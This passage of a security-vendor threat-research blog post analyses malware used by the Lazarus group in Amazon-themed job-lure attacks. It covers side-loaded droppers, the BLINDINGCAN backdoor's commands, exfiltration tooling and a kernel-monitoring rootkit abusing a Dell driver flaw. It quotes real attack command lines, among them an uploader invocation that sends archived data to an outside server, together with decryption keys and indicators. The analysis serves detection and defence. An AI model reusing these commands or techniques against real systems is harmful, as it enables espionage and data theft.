welivesecurity™ BY ESET®

Amazon-themed campaigns of Lazarus in the Netherlands and Belgium

ESET researchers uncovered and analyzed a set of malicious tools that were used by the infamous Lazarus APT group in attacks during the autumn of 2021. The campaign started with spearphishing emails containing malicious Amazon-themed documents and targeted an employee of an aerospace company in the Netherlands, and a political journalist in Belgium. The primary goal of the attackers was data exfiltration. Lazarus (also known as HIDDEN COBRA) has been active since at least 2009. It is responsible for high-profile incidents such as both the Sony Pictures Entertainment hack and tens-of-millions-of-dollar cyberheists in 2016, the WannaCryptor (aka WannaCry) outbreak in 2017, and a long history of disruptive attacks against South Korean public and critical infrastructure since at least 2011.

Key findings in this blogpost:

- The Lazarus campaign targeted an employee of an aerospace company in the Netherlands, and a political journalist in Belgium.
- The most notable tool used in this campaign represents the first recorded abuse of the CVE-2021-21551 vulnerability. This vulnerability

affects Dell DBUtil drivers; Dell provided a security update in May 2021.

- This tool, in combination with the vulnerability, disables the monitoring of all security solutions on compromised machines. It uses techniques against Windows kernel mechanisms that have never been observed in malware before.

- Lazarus also used in this campaign their fully featured HTTP(S) backdoor known as BLINDINGCAN.

- The complexity of the attack indicates that Lazarus consists of a large team that is systematically organized and well prepared.

Both targets were presented with job offers – the employee in the Netherlands received an attachment via LinkedIn Messaging, and the person in Belgium received a document via email. Attacks started after these documents were opened. The attackers deployed several malicious tools on each system, including droppers, loaders, fully featured HTTP(S) backdoors, HTTP(S) uploaders and downloaders. The commonality between the droppers was that they are trojanized open-source projects that decrypt the embedded payload using modern block ciphers with long keys passed as command line arguments. In many cases, malicious files are DLL components that were side-loaded by legitimate EXEs, but from an unusual location in the file system.

The most notable tool delivered by the attackers was a user-mode module that gained the ability to read and write kernel memory due to the CVE-

2021-21551 vulnerability in a legitimate Dell driver. This is the first ever recorded abuse of this vulnerability in the wild. The attackers then used their kernel memory write access to disable seven mechanisms the Windows operating system offers to monitor its actions, like registry, file system, process creation, event tracing etc., basically blinding security solutions in a very generic and robust way.

In this blogpost, we explain the context of the campaign and provide a detailed technical analysis of all the components. This research was presented at this year's Virus Bulletin conference. Because of the originality, the main focus of the presentation is on the malicious component used in this attack that uses the Bring Your Own Vulnerable Driver (BYOVD) technique and leverages the aforementioned CVE-2021-21551 vulnerability. Detailed information is available in the white paper Lazarus & BYOVD: Evil to the Windows core.

We attribute these attacks to Lazarus with high confidence, based on the specific modules, the code-signing certificate, and the intrusion approach in common with previous Lazarus campaigns like Operation In(ter)ception and Operation DreamJob. The diversity, number, and eccentricity in implementation of Lazarus campaigns define this group, as well as that it performs all three pillars of cybercriminal activities: cyberespionage, cybersabotage, and pursuit of financial gain.

Initial access

ESET researchers discovered two new attacks: one against personnel of a media outlet in Belgium and one against an employee of an aerospace company in the Netherlands.

In the Netherlands, the attack affected a Windows 10 computer connected to the corporate network, where an employee was contacted via LinkedIn Messaging about a supposed potential new job, resulting in an email with a document attachment being sent. We contacted the security practitioner of the affected company, who was able to share the malicious document with us. The Word file `Amzon_Netherlands.docx` sent to the target is merely an outline document with an Amazon logo (see Figure 1). When opened, the remote template `https://thetalkingcanvas[.]com/thetalking/globalcareers/us/5/careers/jobinfo.php?image=<var>_DO.PROJ` (where `<var>` is a seven-digit number) is fetched. We were unable to acquire the content, but we assume that it may have contained a job offer for the Amazon space program, Project Kuiper. This is a method that Lazarus practiced in the Operation In(ter)ception and Operation DreamJob campaigns targeting aerospace and defense industries.



Figure 1. Amazon-themed document sent to the target in the Netherlands

Within hours, several malicious tools were delivered to the system, including droppers, loaders, fully featured HTTP(S) backdoors, HTTP(S) uploaders and HTTP(S) downloaders; see the Toolset section.

Regarding the attack in Belgium, the employee of a journalism company (whose email address was publicly available on the company's website) was contacted via an email message with the lure `AWS_EMEA_Legal_.docx` attached. Since we didn't obtain the document, we know only its name, which suggests it might have been making a job offer in a legal position. After opening the document, the attack was triggered, but stopped by ESET products immediately, with just one malicious executable involved. The interesting aspect here is that, at that time, this binary was validly signed with a code-signing certificate.

Attribution

We attribute both attacks to the Lazarus group with a high level of confidence. This is based on the following factors, which show relationships to other Lazarus campaigns:

1. Malware (the intrusion set):

    a. The HTTPS backdoor (SHA-1: `735B7E9DFA7AF03B751075FD6D3DE45FBF0330A2`) has strong similarities with the BLINDINGCAN backdoor, reported by CISA (US-CERT), and attributed to HIDDEN COBRA, which is their codename for Lazarus.

    b. The HTTP(S) uploader has strong similarities with the tool `C:\ProgramData\IBM\~DF234.TMP` mentioned in the report by HvS Consulting, Section 2.10 Exfiltration.

    c. The full file path and name, `%ALLUSERSPROFILE%\Adobe\Adobe.tmp`, is identical to the one reported by Kaspersky in February 2021 in a white paper about Lazarus's Operation ThreatNeedle, which targets the defense industry.

    d. The code-signing certificate, which was issued to the US company `"A" MEDICAL OFFICE, PLLC` and used to sign one of the droppers, was also reported in the campaign against security researchers; see also Lazarus group: 2 TOY GUYS campaign, ESET Threat report 2021 T1, Page 11.

    e. An unusual type of encryption was leveraged in the tools of this Lazarus campaign: HC-128. Other less prevalent ciphers used by Lazarus in the past: a Spritz variant of RC4 in the watering hole attacks against Polish and Mexican banks; later Lazarus used a modified RC4 in Operation In(ter)ception; a modified A5/1 stream cipher was used in WIZVERA VeraPort supply-chain attack.

2. Infrastructure:

a. For the first-level C&C server, the attackers do not use their own servers, but hack existing ones instead. This is a typical, yet weak-confidence behavior of Lazarus.

Toolset

One of the typical traits of Lazarus is its delivery of the final payload in the form of a sequence of two or three stages. It starts with a dropper – usually a trojanized open-source application – that decrypts the embedded payload with a modern block cipher like AES-128 (which is not unusual for Lazarus, e.g., Operation Bookcodes, or an obfuscated XOR, after parsing the command line arguments for a strong key. Despite the embedded payload not being dropped onto the file system but loaded directly into memory and executed, we denote such malware as a dropper. Malware that doesn't have an encrypted buffer, but that loads a payload from a filesystem, we denote as a loader.

The droppers may (Table 1) or may not (Table 2) be side-loaded by a legitimate (Microsoft) process. In the first case here, the legitimate application is at an unusual location and the malicious component bears the name of the corresponding DLL that is among the application's imports. For example, the malicious DLL `coloui.dll` is side-loaded by a legitimate system application Color Control Panel (`colorcpl.exe`), both located at `C:\ProgramData\PTC\`. However, the usual location for this legitimate application is `%WINDOWS%\System32\`.

In all cases, at least one command line argument is passed during runtime that serves as an external parameter required to decrypt the embedded payload. Various decryption algorithms are used; see the last column in Table 1 and Table 2. In several cases when AES-128 is used, there's also an internal, hardcoded parameter together with the name of the parent process and its DLL name, all required for successful decryption.

Table 1. Malicious DLLs side-loaded by a legitimate process from an unusual location

Location folder	Legitimate parent process	Malicious side-loaded DLL	Trojanized project
`C:\ProgramData\PTC\`	`colorcpl.exe`	`colorui.dll`	libcrypto of LibreSSL 2.6.5
`C:\Windows\Vss\`	`WFS.exe`	`credui.dll`	GOnpp v1.2.0.0 (Notepad++ plug-in)
`C:\Windows\security\`	`WFS.exe`	`credui.dll`	FingerText 0.56.1 (Notepad++ plug-in)
`C:\ProgramData\Caphyon\`	`wsmprovhost.exe`	`mi.dll`	lecui 1.0.0 alpha 10
`C:\Windows\Microsoft.NET\Framework64\v4.0.30319\`	`SMSvcHost.exe`	`cryptsp.dll`	lecui 1.0.0 alpha 10

Table 2. Other malware involved in the attack

Location folder	Malware	Trojanized project	External parameter
`C:\PublicCache\`	`msdxm.ocx`	libpcre 8.44	`93E41C6E20911B9B36BC` (Loads the HTTP(S) downloader)
`C:\ProgramData\Adobe\`	`Adobe.tmp`	SQLite 3.31.1	`S0RMM-50QQE-F65DN-DCPYN` (Loads the HTTP(S) updater)
`C:\PublicCache\`	`msdxm.ocx`	sslSniffer	Missing

After successful decryption, the buffer is checked for the proper PE format and execution is passed to it. This procedure can be found in most of the droppers and loaders. The beginning of it can be seen in Figure 2.



Figure 2. The decrypted buffer is a 64-bit executable

HTTP(S) backdoor: BLINDINGCAN

We identified a fully featured HTTP(S) backdoor – a RAT known as BLINDINGCAN – used in the attack.

This payload's dropper was executed as `%ALLUSERSPROFILE%\PTC\colorui.dll`; see Table 1 for details. The payload is extracted and decrypted using a simple XOR but with a long key, which is a string built by concatenating the name of the parent process, is own filename, and the external command line parameter – here `COLORCPL.EXECOLORUI.DLLBE93E050D9C0EAEB1F0E6AE13C1595B5`.

The payload, SHA-1: `735B7E9DFA7AF03B751075FD6D3DE45FBF0330A2`, is a 64-bit VMProtect-ed DLL. A connection is made to one of the remote locations `https://aquaprographix[.]com/patterns/Map/maps.php` or `https://turnscor[.]com/wp-includes/feedback.php`. Within the virtualized code we pivoted via the following very specific RTTI artifacts found in the executable: `.?AVCHTTP_Protocol@@`, `.?AVCFileRW@@`. Moreover, there's a similarity on the code level, as the indices of the commands start with the same value, `8201`; see Figure 3. This helped us to identify this RAT as BLINDINGCAN (SHA-1: `5F4FBD57319BD0D2DF31131E864FDDA9590A652D`), reported for the first time by CISA. The recent version of this payload was observed in another Amazon-themed campaign, where BLINDINGCAN was dropped by a trojanized Putty-0.77 client: see Mandiant's blog.



Figure 3. Code comparison of plain (upper, unprotected) and virtualized (lower, VMProtect-ed) variants of BLINDINGCAN, with an agreement of two command indices, 8256 and 8201

Based on the number of command codes that are available to the operator, it is likely that a server-side controller is available where the operator can control and explore compromised systems. Actions made within this controller probably result in the corresponding command IDs and their parameters being sent to the RAT running on the target's system. The list of command codes is in Table 3 and agrees with the analysis done by JPCERT/CC, Appendix C. There are no validation checks of parameters like folder or filenames. That means all the checks have to be implemented on the server side, which suggests that the server-side controller is a complex application, very likely with a user-friendly GUI.

Table 3. The RAT's commands

Command	Description
8201	Send system information like computer name, Windows version, and the code page.
8208	Get the attributes of all files in mapped RDP folders (`\\tsclient\C` etc.).
8209	Recursively get the attributes of local files.
8210	Execute a command in the console, store the output to a temporary file, and upload it.
8211	Zip files in a temporary folder and upload them.
8212	Download a file and update its time information.
8214	Create a new process in the console and collect the output.
8215	Create a new process in the security context of the user represented by the specified token an
8217	Recursively create a process tree list.
8224	Terminate a process.
8225	Delete a file securely.

Command	Description
8226	Enable nonblocking I/O via TCP socket (`socket(AF_INET , SOCK_STREAM , IPPROT` code).
8227	Set the current directory for the current process.
8231	Update the time information of the selected file.
8241	Send the current configuration to the C&C server.
8242	Update the configuration.
8243	Recursively list the directory structure.
8244	Get type and free disk space of a drive.
8249	Continue with the next command.
8256	Request another command from the C&C server.
8262	Rewrite a file without changing its last write time.
8264	Copy a file to another destination.

Command	Description
8265	Move a file to another destination.
8272	Delete a file.
8278	Take a screenshot.

Intermediate loader

Now we describe a three-stage chain where, unfortunately, we were able to identify only the first two steps: a dropper and an intermediate loader.

The first stage is a dropper located at `C:\Windows\Vss\credui.dll` and was run via a legitimate – but vulnerable to DLL search-order hijacking – application with the (external) parameter `C:\Windows\Vss\WFS.exe A39T8kcfkXymmAcq`. The program `WFS.exe` is a copy of the Windows Fax and Scan application, but its standard location is `%WINDOWS%\System32\`.

The dropper is a trojanized GOnpp plug-in for Notepad++, written in the Go programming language. After the decryption, the dropper checks whether the buffer is a valid 64-bit executable and then, if so, loads it into memory, so that the second stage is ready for execution.

The goal of this intermediate stage is to load an additional payload in memory and execute it. It performs this task in two steps. It first reads and decrypts the configuration file `C:\windows\System32\wlansvc.cpl`, which is not, as its extension might suggest, an (encrypted) executable, but a data file containing chunks of `14944` bytes with configuration. We didn't have the particular data from the current attack; however, we obtained such configuration from another Lazarus attack: see Figure 5.The configuration is expected to start with a double word representing the total size of the remaining buffer (see Line 69 in Figure 4 below and the variable `u32TotalSize`), followed by an array of `14944` byte-long structures containing at least two values: the name of the loading DLL as a placeholder for identifying the rest of the configuration (at the offset 168 of Line 74 in Figure 4 and the highlighted member in Figure 5).



Figure 4. The first step of decrypting the configuration file and checking if the name of the loading DLL matches the expected one

The second step is the action of reading, decrypting, and loading this file that represents very likely the third and final stage. It is expected to be a 64-bit executable and is loaded into the memory the same way the first-stage dropper handled the intermediate loader. At the start of execution, a mutex

is created as a concatenation of the string `Global\AppCompatCacheObject` and the CRC32 checksum of its DLL name (`credui.dll`) represented as a signed integer. The value should equal `Global\AppCompatCacheObject-1387282152` if `wlansvc.cpl` exists and `-1387282152` otherwise.

Figure 5. A configuration of the intermediate loader. The highlighted file name is expected to match with the name of the running malware; see also Figure 4.

An interesting fact is the use of this decryption algorithm (Figure 4, Line 43 & 68), which is not that prevalent in the Lazarus toolset nor malware in general. The constants `0xB7E15163` and `0x61C88647` (which is `-0x9E3779B9`; see Figure 6, Line 29 & 35) in the key expansion suggests that it's either the RC5 or RC6 algorithm. By checking the main decryption

loop of the algorithm, one identifies that it's the more complex of the two, RC6. An example of a sophisticated threat using such uncommon encryption is Equations Group's BananaUsurper; see Kaspersky's report from 2016.

Figure 6. Key expansion of RC6

HTTP(S) downloader

A downloader using the HTTP(S) protocols was delivered onto the target's system as well.

It was installed by a first stage dropper (SHA1: `001386CBBC258C3FCC64145C74212A024EAA6657`), which is a trojanized `libpcre-8.44` library. It was executed by the command

```
cmd.exe /c start /b rundll32.exe
C:\PublicCache\msdxm.ocx,sCtrl 93E41C6E20911B9B36BC
```

(the parameter is an XOR key for extracting the embedded payload; see Table 2). The dropper also achieves persistence by creating the `OneNoteTray.LNK` file located in the `%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup` folder.

The second stage is a 32-bit VMProtect-ed module that makes an HTTP connection request to a C&C server stored in its configuration; see Figure 7. It uses the same User Agent – `Mozilla/5.0` (Windows NT 6.1; WOW64) `Chrome/28.0.1500.95 Safari/537.36` – as BLINDINGCAN RAT, contains the RTTI artifact `.?AVCHTTP_Protocol@@` but not `.?AVCFileRW@@`, and lacks features like taking screenshots, archiving files, or executing a command via the command line. It is able to load an executable to a newly allocated memory block and pass code execution to it.



Figure 7. A configuration of the HTTP(S) downloader. The highlighted values are the size of the configuration and the number of URLs. In the attack we observed, all the URLs were identical.

HTTP(S) uploader

This Lazarus tool is responsible for data exfiltration, by using the HTTP or HTTPS protocols.

It is delivered in two stages as well. The initial dropper is a trojanized sqlite-3.31.1 library. Lazarus samples usually don't contain a PDB path, but this loader has one, `W:\Develop\Tool\HttpUploader\HttpPOST\Pro\_BIN\RUNDLL\64\sqlite3.pdb`, which also suggests its functionality immediately – a HTTP Uploader.

The dropper expects multiple command line parameters: one of them is a password required to decrypt and load the embedded payload; the rest of parameters are passed to the payload. We didn't catch the parameters, but luckily an in-the-wild use of this tool was observed in a forensic investigation by HvS Consulting:

```
C:\ProgramData\IBM\~DF234.TMP S0RMM-50QQE-F65DN-DCPYN-5QEQA
https://www.gonnelli.it/uploads/catalogo/thumbs/thumb.asp C:\ProgramData\IBM\restore0031.dat data03 10000 -p 192.168.1.240 8080
```

The first parameter, `S0RMM-50QQE-F65DN-DCPYN-5QEQA`, worked as a key for the decryption routine of the dropper (to be more precise, an obfuscation was performed first, where the encrypted buffer was XOR-ed with its copy shifted by one byte; then an XOR decryption with the key followed). The rest of the parameters are stored in a structure and passed to the second stage. For the explanation of their meanings, see Table 4.

Table 4. Command line parameters for the HTTP(S) updater

Parameter	Value	Explanation
1	`S0RMM-50QQE-F65DN-DCPYN-5QEQA`	A 29-byte decryption key.
2	`https://<...>`	C&C for data exfiltration.
3	`C:\ProgramData\IBM\restore0031.dat`	The name of a local RAR volume.
4	`data03`	The name of the archive on the server side.
5	`10,000`	The size of a RAR split (max 200,000 kB).
6	`N/A`	Starting index of a split.
7	`N/A`	Ending index of a split.
8		A switch `-p`
9	`-p 192.168.1.240 8080`	Proxy IP address
10		Proxy Port

The second stage is the HTTP uploader itself. The only parameter for this stage is a structure containing the C&C server for the exfiltration, the filename of a local RAR archive, the root name of a RAR archive on the server-side, the total size of a RAR split in kilobytes, an optional range of split indices, and an optional `-p` switch with the internal proxy IP and a port; see Table 4. For example, if the RAR archive is split into 88 chunks, each 10,000 kB large, then the uploader would submit these splits and store them on the server side under names `data03.000000.avi`, `data03.000001.avi`, ..., `data03.000087.avi`. See Figure 8, Line 42 where these strings are formatted.

The User-Agent is the same as for BLINDINGCAN and the HTTP(S) downloader, `Mozilla/5.0 (Windows NT 6.1; WOW64) Chrome/28.0.1500.95 Safari/537.36`.



Figure 8. The exfiltration of RAR splits to a C&C server

FudModule Rootkit

We identified a dynamically linked library with the internal name FudModule.dll that tries to disable various Windows monitoring features. It does so by modifying kernel variables and removing kernel callbacks, which is possible because the module acquires the ability to write in the kernel by leveraging the BYOVD techniques – the specific CVE-2021-21551 vulnerability in the Dell driver dbutil_2_3.sys.

The full analysis of this malware is available as a VB2022 paper Lazarus & BYOVD: evil to the Windows core.

Other malware

Additional droppers and loaders were discovered in the attacks, but we didn't obtain the necessary parameters to decrypt the embedded payloads or encrypted files.

Trojanized lecui

A project lecui by Alec Musafa served the attackers as a code base for trojanization of two additional loaders. By their filenames, they were disguised as Microsoft libraries `mi.dll` (Management Infrastructure) and `cryptsp.dll` (Cryptographic Service Provider API), respectively, and

this was due to the intended side-loading by the legitimate applications `wsmprovhost.exe` and `SMSvcHost.exe`, respectively; see Table 1.

The main purpose of these loaders is to read and decrypt executables located in alternate data streams (ADS) at `C:\ProgramData\Caphyon\mi.dll:Zone.Identifier` and `C:\Program Files\Windows Media Player\Skins\DarkMode.wmz:Zone.Identifier`, respectively. Since we haven't acquired these files, it's not known which payload is hidden there; however, the only certainty is that it's an executable, since the loading process follows the decryption (see Figure 2). The use of ADS is not new, because Ahnlab reported a Lazarus attack against South Korean companies in June 2021 involving such techniques.

Trojanized FingerText

ESET blocked an additional trojanized open-source application, FingerText 0.5.61 by erinata, located at `%WINDIR%\security\credui.dll`. The correct command line parameters are not known. As in some of the previous cases, three parameters were required for the AES-128 decryption of the embedded payload: the parent process's name, `WFS.exe`; the internal parameter, `mg89h7MsC5Da4ANi`; and the missing external parameter.

Trojanized sslSniffer

